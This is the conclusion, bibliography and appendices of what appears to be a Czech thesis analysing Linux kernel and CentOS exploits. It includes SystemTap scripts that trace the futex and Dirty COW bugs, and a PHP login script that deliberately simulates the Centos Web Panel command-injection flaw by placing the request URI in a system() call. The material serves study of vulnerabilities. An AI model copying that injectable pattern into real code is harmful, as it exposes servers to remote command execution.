Z detailní analýzy exploitů vyplývá, že zdánlivě malé chyby v kódu aplikace mohou mít vážné bezpečnostní důsledky. Tyto malé chyby mohou v konečném důsledku způsobit získání oprávnění root v systému nebo zápis do souboru určeného pouze pro čtení, který je navíc vlastněn jiným uživatelem.

Na základě této práce by bylo možné pokračovat analýzou dalších exploitů zaměřených na operační systém CentOS 7 a jeho aplikace. Další možností by mohla být detailnější analýza exploitu CVE-2017-1000253 a dalších exploitů podobného typu. Dále by také mohly

být analyzovány exploity jiných operačních systémů nebo aplikací které byly v průběhu této práce zmíněny.

Literatura

[1] *Application Binary Interface (ABI) Docs and Their Meaning*. Dostupné z: https://kaiwantech.wordpress.com/2018/05/07/application-binary-interface-abi-docs-and-their-meaning/.

[2] *Bash One-Liners Explained, Part III: All about redirections*. Dostupné z: https://catonmat.net/bash-one-liners-explained-part-three.

[3] *Bootlin*. Dostupné z: https://elixir.bootlin.com/linux/latest/source.

[4] *Capabilities(7) — Linux manual page*. Dostupné z: https://man7.org/linux/man-pages/man7/capabilities.7.html.

[5] *Dirty COW and why lying is bad even if you are the Linux kernel*. Dostupné z: https://chao-tic.github.io/blog/2017/05/24/dirty-cow.

[6] *Enumerate Linux using LinPEAS.sh*. Dostupné z: https://vk9-sec.com/enumerate-linux-using-linpeas-sh/.

[7] *Execve(2) — Linux manual page*. Dostupné z: https://man7.org/linux/man-pages/man2/execve.2.html.

[8] *Exploiting CVE-2014-3153 (Towelroot)*. Dostupné z: https://elongl.github.io/exploitation/2021/01/08/cve-2014-3153.html.

[9] *Exploring /dev/tcp*. Dostupné z: https://w0lfram1te.com/exploring-dev-tcp.

[10] *Futex(2) — Linux manual page*. Dostupné z: https://man7.org/linux/man-pages/man2/futex.2.html.

[11] *Linux Capabilities*. Dostupné z: https://book.hacktricks.xyz/linux-hardening/privilege-escalation/linux-capabilities.

[12] *Mmap(2) — Linux manual page*. Dostupné z: https://man7.org/linux/man-pages/man2/mmap.2.html.

[13] *National Vulnerability Database*. Dostupné z: https://nvd.nist.gov/.

[14] *NVD - CVE-2022-44877*. Dostupné z: https://nvd.nist.gov/vuln/detail/CVE-2022-44877.

[15] *PIE*. Dostupné z: https://ir0nstone.gitbook.io/notes/types/stack/pie.

[16] *Sqlmap*. Dostupné z: https://sqlmap.org/.

[17] *TCP Port Scanner in Bash.* Dostupné z: https://catonmat.net/tcp-port-scanner-in-bash.

[18] *Understanding Shell, Reverse Shell, and Bind Shell: A Comprehensive Guide.* Dostupné z: https://medium.com/@S3Curiosity/understanding-shell-reverse-shell-and-bind-shell-a-comprehensive-guide-6bad2169edbd.

[19] *Unix Philosophy: A Quick Look at the Ideas that Made Unix.* Dostupné z: https://klarasystems.com/articles/unix-philosophy-a-quick-look-at-the-ideas-that-made-unix/.

[20] *The Unix Shell.* Dostupné z: https://fsl.fmrib.ox.ac.uk/fslcourse/unix_intro/shell.html.

[21] *What are Payloads?* Dostupné z: https://www.scaler.com/topics/cyber-security/what-are-payloads/.

[22] *What is CPU? Meaning, Definition, and What CPU Stands For.* Dostupné z: https://www.freecodecamp.org/news/what-is-cpu-meaning-definition-and-what-cpu-stands-for/.

[23] Analysis of Linux Kernel Vulnerabilities. *Indian Journal of Science and Technology.* 2016, sv. 9, č. 48, s. 1–5. ISSN 0974-6846.

[24] *Bash(1) - Linux man page.* C1989-2009. Dostupné z: https://linux.die.net/man/1/bash.

[25] *What is Remote Code Execution (RCE)?* C1994-2024. Dostupné z: https://www.checkpoint.com/cyber-hub/cyber-security/what-is-remote-code-execution-rce/.

[26] *The iconv Implementation in the GNU C Library.* C1996-2024. Dostupné z: https://www.gnu.org/software/libc/manual/html_node/glibc-iconv-Implementation.html.

[27] *CVE-2014-3153.* C1999–2024. Dostupné z: https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2014-3153.

[28] *Escapeshellarg.* C2001-2024. Dostupné z: https://www.php.net/manual/en/function.escapeshellarg.php.

[29] *Immunity CANVAS Pentesting, Breach & Exploit Development.* C2005-2023. Dostupné z: https://www.e-spincorp.com/immunity-canvas/.

[30] *CPU Rings, Privilege, and Protection.* C2008-2020. Dostupné z: https://manybutfinite.com/post/cpu-rings-privilege-and-protection/.

[31] *Nc Linux Command | The Complete Netcat Usage Guide.* C2009-2024. Dostupné z: https://ioflood.com/blog/nc-linux-command/.

[32] *What is Kernel?* C2011-2021. Dostupné z: https://www.javatpoint.com/what-is-kernel.

[33] *The most exploited vulnerabilities in 2022.* C2013-2024. Dostupné z: https://pentest-tools.com/blog/top-most-exploited-vulnerabilities-2022.

[34] *What is Control Web Panel?* C2020-2024. Dostupné z: https://www.inmotionhosting.com/support/edu/control-web-panel/what-is-control-web-panel-cwp/.

[35] *CVE-2024-26582*. C2023. Dostupné z: https://avd.aquasec.com/nvd/2024/cve-2024-26582/.

[36] *SSH – bezpečné používání vzdáleného počítače a kopírování dat*. C2023. Dostupné z: https://www.dsl.cz/jak-na-to/jak-na-ssh.

[37] *The 12 Most Common Types of Cyber Security Attacks Today*. C2024. Dostupné z: https://blog.netwrix.com/types-of-cyber-attacks.

[38] *Buffer Overflow Attack*. C2024. Dostupné z: https://owasp.org/www-community/attacks/Buffer_overflow_attack.

[39] *Bugs Gone Wild: Container (Stack) Clash and CVE-2017-1000253*. C2024. Dostupné z: https://www.aquasec.com/blog/bugs-gone-wild-container-stack-clash-and-cve-2017-1000253/.

[40] *Copy-on-Write in Operating System*. C2024. Dostupné z: https://www.studytonight.com/operating-system/copyonwrite-in-operating-system.

[41] *CVE-2021-4034 Proof of Concept*. C2024. Dostupné z: https://github.com/mebeim/CVE-2021-4034.

[42] *CVE-2024-26582 (CVSS 8.4): Linux Kernel Code Execution Vulnerability*. C2024. Dostupné z: https://securityonline.info/cve-2024-26582-cvss-8-4-linux-kernel-code-execution-vulnerability/?utm_content=cmp-true.

[43] *Doubly freeing memory*. C2024. Dostupné z: https://owasp.org/www-community/vulnerabilities/Doubly_freeing_memory.

[44] *Exploit Pack*. C2024. Dostupné z: https://exploitpack.com/.

[45] *How the Spectre and Meltdown Hacks Really Worked*. C2024. Dostupné z: https://spectrum.ieee.org/how-the-spectre-and-meltdown-hacks-really-worked.

[46] *How to Detect CVEs Using Nmap Vulnerability Scan Scripts*. C2024. Dostupné z: https://securitytrails.com/blog/nmap-vulnerability-scan.

[47] *How to develop exploits*. C2024. Dostupné z: https://www.linkedin.com/pulse/how-develop-exploits-p-raquel-bise--hy1ue.

[48] *Linux file permissions explained*. C2024. Dostupné z: https://www.redhat.com/sysadmin/linux-file-permissions-explained.

[49] *Linux Kernel 3.10.0-514.21.2.el7.x86_64 / 3.10.0-514.26.1.el7.x86_64 (CentOS 7) - SUID Position Independent Executable 'PIE' Local Privilege Escalation*. C2024. Dostupné z: https://www.exploit-db.com/exploits/42887.

[50] *Linux Kernel 3.14.5 (CentOS 7 / RHEL) - 'libfutex' Local Privilege Escalation*. C2024. Dostupné z: https://www.exploit-db.com/exploits/35370.

[51] *Linux permissions: SUID, SGID, and sticky bit*. C2024. Dostupné z: https://www.redhat.com/sysadmin/suid-sgid-sticky-bit.

[52] *Linux PIE/stack corruption (CVE-2017-1000253)*. C2024. Dostupné z: https://www.qualys.com/2017/09/26/linux-pie-cve-2017-1000253/cve-2017-1000253.txt.

[53] *Malware*. C2024. Dostupné z: https://www.malwarebytes.com/malware.

[54] *Man in the middle (MITM) attack*. C2024. Dostupné z: https://www.imperva.com/learn/application-security/man-in-the-middle-attack-mitm/.

[55] *Null Dereference*. C2024. Dostupné z: https://owasp.org/www-community/vulnerabilities/Null_Dereference.

[56] *Penetration Testing*. C2024. Dostupné z: https://www.synopsys.com/glossary/what-is-penetration-testing.html.

[57] *Penetration Testing Phases & Steps Explained*. C2024. Dostupné z: https://www.esecurityplanet.com/networks/penetration-testing-phases/.

[58] *Severity Levels for Security Issues*. C2024. Dostupné z: https://www.atlassian.com/trust/security/security-severity-levels.

[59] *SQL injection*. C2024. Dostupné z: https://portswigger.net/web-security/sql-injection.

[60] *System Calls in Operating System Explained*. C2024. Dostupné z: https://phoenixnap.com/kb/system-call.

[61] *Top 8 Exploit Databases for Security Researchers*. C2024. Dostupné z: https://securitytrails.com/blog/top-exploit-databases.

[62] *Unauthenticated RCE in Centos Control Web Panel 7 (CWP) -CVE-2022–44877*. C2024. Dostupné z: https://www.vicarius.io/vsociety/posts/unauthenticated-rce-in-centos-control-web-panel-7-cwp-cve-2022-44877.

[63] *Using freed memory*. C2024. Dostupné z: https://owasp.org/www-community/vulnerabilities/Using_freed_memory.

[64] *VulnerabilityDetails*. C2024. Dostupné z: https://github.com/dirtycow/dirtycow.github.io/blob/master/dirtyc0w.c.

[65] *What is a bootloader and how does it work?* C2024. Dostupné z: https://www.ionos.com/digitalguide/server/configuration/what-is-a-bootloader/.

[66] *What is a Denial of Service (DoS) Attack?* C2024. Dostupné z: https://www.cobalt.io/blog/what-is-denial-of-service-attack.

[67] *What is a phishing attack?* C2024. Dostupné z: https://www.cloudflare.com/learning/access-management/phishing-attack/.

[68] *What is a Zero Day Exploit?* C2024. Dostupné z: https://www.balbix.com/insights/what-is-a-zero-day-exploit/.

[69] *What is Cybersecurity? Types, Threats and Cyber Safety Tips.* C2024. Dostupné z: https://www.kaspersky.com/resource-center/definitions/what-is-cyber-security.

[70] *What is Kali Linux?* C2024. Dostupné z: https://www.kali.org/docs/introduction/what-is-kali-linux/#about-kali-linux.

[71] *What is penetration testing? | What is pen testing?* C2024. Dostupné z: https://www.cloudflare.com/learning/security/glossary/what-is-penetration-testing/.

[72] *What we know about the xz Utils backdoor that almost infected the world.* C2024. Dostupné z: https://arstechnica.com/security/2024/04/what-we-know-about-the-xz-utils-backdoor-that-almost-infected-the-world/.

[73] *What's the Diff: Programs, Processes, and Threads.* C2024. Dostupné z: https://www.backblaze.com/blog/whats-the-diff-programs-processes-and-threads/.

[74] *XZ Utils Backdoor — Everything You Need to Know, and What You Can Do.* C2024. Dostupné z: https://www.akamai.com/blog/security-research/critical-linux-backdoor-xz-utils-discovered-what-to-know.

[75] Bigelow, S. J. *Operating system (OS).* C1999-2024. Dostupné z: https://www.techtarget.com/whatis/definition/operating-system-OS.

[76] Billimoria, K. N. *Hands-On System Programming with Linux.* 1. vyd. Packt Publishing Ltd., 2018. ISBN 978-1-78899-847-5.

[77] Haas, L. *CVE-2021-4034: A Walkthrough of Pwnkit — the Latest Linux Privileges Escalation Vulnerability.* C2024. Dostupné z: https://www.mend.io/blog/polkit-pkexec-vulnerability-cve-2021-4034/.

[78] Küçükkarakurt, F. *Understanding Capabilities in Linux System Programming.* C2024. Dostupné z: https://www.makeuseof.com/understanding-linux-capabilities/.

[79] Pillay, R. *Learn Penetration Testing.* 1. vyd. Packt Publishing Ltd., 2019. ISBN 978-1-83864-016-3.

[80] Silberschatz, A., Galvin, P. B. a Gagne, G. *Operating system concepts.* 10. vyd. Wiley, 2018. ISBN 978-1-119-32091-3.

Příloha A

Exploit CVE-2014-3153

Kód exploitu je dostupný na adrese uvedené ve zdroji [50].

Příloha B

SystemTap skript CVE-2014-3153

```
global bugged_waiter_ptr;
global i;

%{
   #include <linux/uio.h>
   #include <kernel/rtmutex_common.h>
   #include <linux/plist.h>
   #include <linux/types.h>
   #include <linux/time.h>

   void __print_iter_waiter(struct plist_node *iter)
   {
      char node_list_addr_buf[] = KERN_INFO "node_list addr: %p\n";
      char prio_list_addr_buf[] = KERN_INFO "prio_list addr: %p\n";
      char prio_buf[] = KERN_INFO "prio: %d\n";
      char node_list_prev_buf[] = KERN_INFO "node_list_prev: %p\n";
      char node_list_next_buf[] = KERN_INFO "node_list_next: %p\n";
      char prio_list_prev_buf[] = KERN_INFO "prio_list_prev: %p\n";
      char prio_list_next_buf[] = KERN_INFO "prio_list_next: %p\n";

      printk("***\n");
      printk(prio_buf, iter->prio);
      printk(node_list_prev_buf, iter->node_list.prev);
      printk(node_list_next_buf, iter->node_list.next);
      printk(prio_list_prev_buf, iter->prio_list.prev);
      printk(prio_list_next_buf, iter->prio_list.next);
      printk(node_list_addr_buf, &iter->node_list);
      printk(prio_list_addr_buf, &iter->prio_list);
      printk("***\n");
   }
%}

function __get_plist_node_size()
%{
```

```
   STAP_RETURN(sizeof(struct plist_node));
%}

function __get_rt_mutex_waiter_size()
%{
   STAP_RETURN(sizeof(struct rt_mutex_waiter));
%}

function __get_iovec_size()
%{
   STAP_RETURN(sizeof(struct iovec));
%}

function __get_list_head_size()
%{
   STAP_RETURN(sizeof(struct list_head));
%}

function __get_int_size()
%{
   STAP_RETURN(sizeof(int));
%}

function __print_addr_limit(addr_limit_arg:long, tid:long, time_us:long)
%{
   unsigned long *addr_limit = (unsigned long*)STAP_ARG_addr_limit_arg;
   char tid_buf[] = KERN_INFO "tid: %ld\n";
   char time_buf[] = KERN_INFO "time: %ld\n";
   char addr_limit_buf[] = KERN_INFO "addr_limit: %p\n";

   printk("------------------------------\n");
   printk(tid_buf, STAP_ARG_tid);
   printk(time_buf, STAP_ARG_time_us);
   printk(addr_limit_buf, *addr_limit);
   printk("------------------------------\n");
%}

function __print_lock_wait_list(val:long, tid:long, time_us:long)
%{
   struct plist_head *head = (struct plist_head *)STAP_ARG_val;
   struct plist_node *first = plist_first(head);
   struct plist_node *iter = first;
   char tid_buf[] = KERN_INFO "tid: %ld\n";
   char time_buf[] = KERN_INFO "time: %ld\n";
   int i = 0;

   printk("------------------------------\n");
   printk(tid_buf, STAP_ARG_tid);
```

```
   printk(time_buf, STAP_ARG_time_us);

   do {

      __print_iter_waiter(iter);
      iter = list_entry(iter->prio_list.next, struct plist_node,
      prio_list);
      i++;
   } while (iter != first && i < 10);

   printk("------------------------------\n");
%}

function __print_waiter_with_addr(waiter_ptr)
{
   printf("-----------------------------------\n");
   prio = @cast(waiter_ptr, "struct rt_mutex_waiter")->list_entry->prio;
   node_list_next = @cast(waiter_ptr, "struct rt_mutex_waiter")->
   list_entry->node_list->next;
   node_list_prev = @cast(waiter_ptr, "struct rt_mutex_waiter")->
   list_entry->node_list->prev;
   prio_list_next = @cast(waiter_ptr, "struct rt_mutex_waiter")->
   list_entry->prio_list->next;
   prio_list_prev = @cast(waiter_ptr, "struct rt_mutex_waiter")->
   list_entry->prio_list->prev;

   printf("rt_waiter:\n");
   printf("prio: %d\n", prio);
   printf("node_list_prev: %p\n", node_list_prev);
   printf("node_list_next: %p\n", node_list_next);
   printf("prio_list_prev: %p\n", prio_list_prev);
   printf("prio_list_next: %p\n", prio_list_next);
   printf("-----------------------------------\n");
}

probe begin
{
   print("running...\n");
   printf("**** INFO ****\n");
   printf("struct iovec size: %d\n", __get_iovec_size());
   printf("struct rt_mutex_waiter size: %d\n",
   __get_rt_mutex_waiter_size());
   printf("struct plist_node size: %d\n", __get_plist_node_size());
   printf("struct list_head size: %d\n", __get_list_head_size());
   printf("sizeof int: %d\n", __get_int_size());
   printf("**************\n");
}
```

```
probe kernel.statement("task_blocks_on_rt_mutex@rtmutex.c:414")
{
   if (pid() == $1)
   {
      __print_lock_wait_list(&($lock->wait_list), tid(),
      gettimeofday_us());
      __print_addr_limit($waiter->list_entry->node_list->prev,
      tid(), gettimeofday_us());

      printf("-----------------------------------\n");
      printf("task_blocks_on_rt_mutex called (row 414) ...\n");
      printf("tid: %d\n", tid());
      printf("time: %ld\n", gettimeofday_us());
      printf("added list entry: %s\n", $waiter->list_entry$$);
      printf("-----------------------------------\n");
   }
}

probe kernel.statement("futex_wait_requeue_pi@futex.c:2440")
{
   if (pid() == $1)
   {
      printf("-----------------------------------\n");
      printf("futex_wait_requeue_pi called (row 2440) ...\n");
      printf("tid: %d\n", tid());
      printf("time: %ld\n", gettimeofday_us());
      bugged_waiter_ptr = &($rt_waiter);
      printf("-----------------------------------\n");
   }
}

probe kernel.function("verify_iovec").call
{
   if (pid() == $1)
   {
      printf("-----------------------------------\n");
      printf("verify_iovec called ...\n");
      printf("tid: %d\n", tid());
       printf("time: %ld\n", gettimeofday_us());
      printf("iovec addr: %p\n", $iov);
      printf("-----------------------------------\n");
   }
}

probe kernel.statement("verify_iovec@iovec.c:61")
{
   if (pid() == $1)
   {
```

```
      printf("-----------------------------------\n");
      printf("verify_iovec called (row 61) ...\n");
      printf("tid: %d\n", tid());
       printf("time: %ld\n", gettimeofday_us());
      i = 0;
      while (i < 8)
      {
         printf("index: %d\n", i);
         printf("iov_base_addr: %p\n", &($iov[i]->iov_base));
         printf("iov_base: %p\n", $iov[i]->iov_base);
         printf("iov_len_addr: %p\n", &($iov[i]->iov_len));
         printf("iov_len: %p\n", $iov[i]->iov_len);
         i++;
      }
      printf("-----------------------------------\n");
   }
}

probe kernel.function("___sys_sendmsg").call
{
   if (pid() == $1)
   {
      printf("-----------------------------------\n");
      printf("___sys_sendmsg called ...\n");
      printf("tid: %d\n", tid());
       printf("time: %ld\n", gettimeofday_us());
      printf("bugged waiter addr: %p\n", bugged_waiter_ptr);
      __print_waiter_with_addr(bugged_waiter_ptr);
      printf("-----------------------------------\n");
   }
}

probe kernel.function("sock_sendmsg")
{
   if (pid() == $1)
   {
      printf("-----------------------------------\n");
      printf("sock_sendmsg called ...\n");
      printf("tid: %d\n", tid());
       printf("time: %ld\n", gettimeofday_us());
      __print_waiter_with_addr(bugged_waiter_ptr);
      printf("-----------------------------------\n");
   }
}

probe kernel.function("futex_requeue")
{
   if (pid() == $1)
```

```
   {
      printf("-----------------------------------\n");
      printf("futex_requeue called ...\n");
      printf("tid: %d\n", tid());
      printf("time: %ld\n", gettimeofday_us());
      printf("-----------------------------------\n");
   }
}

probe kernel.function("rt_mutex_start_proxy_lock")
{
   if (pid() == $1)
   {
      printf("-----------------------------------\n");
      printf("rt_mutex_start_proxy_lock called ...\n");
      printf("tid: %d\n", tid());
      printf("time: %ld\n", gettimeofday_us());
      printf("-----------------------------------\n");
   }
}

probe kernel.function("futex_proxy_trylock_atomic")
{
   if (pid() == $1)
   {
      printf("-----------------------------------\n");
      printf("futex_proxy_trylock_atomic called ...\n");
      printf("tid: %d\n", tid());
      printf("time: %ld\n", gettimeofday_us());
      printf("-----------------------------------\n");
   }
}

probe kernel.function("futex_lock_pi_atomic").return
{
   if (pid() == $1)
   {
      printf("-----------------------------------\n");
      printf("futex_lock_pi_atomic returned ...\n");
      printf("tid: %d\n", tid());
      printf("time: %ld\n", gettimeofday_us());
      printf("ret value: %d\n", $return);
      printf("-----------------------------------\n");
   }
}

probe kernel.statement("futex_wait_requeue_pi@futex.c:2503")
{
```

```
    if (pid() == $1)
    {
       printf("-----------------------------------\n");
       printf("futex_wait_requeue_pi ...\n");
       printf("tid: %d\n", tid());
       printf("time: %ld\n", gettimeofday_us());
       printf("q.rt_waiter addr: %p\n", $q->rt_waiter);
       printf("-----------------------------------\n");
    }
}
```

Příloha C

Exploit CVE-2016-5195

Kód exploitu je dostupný na adrese uvedené ve zdroji [64].

Příloha D

SystemTap skript CVE-2016-5195

```
probe begin
{
   print("running...\n");
}

probe kernel.function("mem_rw")
{
   if (pid() == $1)
   {
      printf("-----------------------------------\n");
      printf("mem_rw called ...\n");
      printf("tid: %d\n", tid());
      printf("time: %ld\n", gettimeofday_us());
      printf("-----------------------------------\n");
   }
}

probe kernel.function("__get_user_pages")
{
   if (pid() == $1)
   {
      printf("-----------------------------------\n");
      printf("__get_user_pages called ...\n");
      printf("tid: %d\n", tid());
      printf("time: %ld\n", gettimeofday_us());
      printf("-----------------------------------\n");
   }
}

probe kernel.statement("__get_user_pages@memory.c:1822")
{
   if (pid() == $1)
   {
      printf("-----------------------------------\n");
```

```
      printf("__get_user_pages called (row 1822) ...\n");
      printf("tid: %d\n", tid());
      printf("time: %ld\n", gettimeofday_us());
      printf("foll_flags: %u\n", $foll_flags);
      printf("page start address: %p\n", $start);
      printf("-----------------------------------\n");
   }
}

probe kernel.function("do_wp_page")
{
   if (pid() == $1)
   {
      printf("-----------------------------------\n");
      printf("do_wp_page called ...\n");
      printf("tid: %d\n", tid());
      printf("time: %ld\n", gettimeofday_us());
      printf("-----------------------------------\n");
   }
}

probe kernel.statement("__access_remote_vm@memory.c:4053")
{
   if (pid() == $1)
   {
      printf("-----------------------------------\n");
      printf("__access_remote_vm (row 4053) called ...\n");
      printf("tid: %d\n", tid());
      printf("time: %ld\n", gettimeofday_us());
      printf("page struct: %s\n", $page$$);
      printf("-----------------------------------\n");
   }
}

probe kernel.function("follow_page_mask")
{
   if (pid() == $1)
   {
      printf("-----------------------------------\n");
      printf("follow_page_mask called ...\n");
      printf("tid: %d\n", tid());
      printf("time: %ld\n", gettimeofday_us());
      printf("-----------------------------------\n");
   }
}

probe kernel.function("sys_madvise")
{
```

```
   if (pid() == $1)
   {
      printf("-----------------------------------\n");
      printf("sys_madvise called ...\n");
      printf("tid: %d\n", tid());
      printf("time: %ld\n", gettimeofday_us());
      printf("-----------------------------------\n");
   }
}

probe kernel.function("handle_mm_fault")
{
   if (pid() == $1)
   {
      printf("-----------------------------------\n");
      printf("handle_mm_fault called ...\n");
      printf("tid: %d\n", tid());
      printf("time: %ld\n", gettimeofday_us());
      printf("-----------------------------------\n");
   }
}
```

Příloha E

Soubor helper.c, expl.sh a fake_module.c - exploit CVE-2021-4034

Soubory jsou dostupné na adrese uvedené ve zdroji [41].

Příloha F

PHP skript pro sumulaci zranitelnosti aplikace Centos Web Panel

```
<?php
if(isset($_POST['login'])) {
    $date_time = date("Y-m-d H:i:s");
    $username = $_POST['username'];
    $password = $_POST['password'];
    $url = $_SERVER['REQUEST_URI'];
    $remote_ip = $_SERVER["REMOTE_ADDR"];
    if($username != "root"){ echo "You are not authorized to login"; }
    else {
        if($username == "root") {
            $escapedUrl = escapeshellarg($url);
            system("echo \"" . $date_time . " " . $username . " Successful
            Login from: " . $remote_ip . " on: " . $escapedUrl . "\" >>
            cwp_client_login.log");
            echo "Welcome root";
        }
        else {
            echo "Wrong Password or Username!";
        }
    }
}
?>

<form action="" method="post">
    <label for="username">Username:</label>
    <input type="text" name="username" required><br>
    <label for="password">Password:</label>
    <input type="password" name="password" required><br>
    <input type="submit" name="login" value="Login">
</form>
```

Příloha G

Exploit CVE-2017-1000253

Kód exploitu je dostupný na adrese uvedené ve zdroji [49].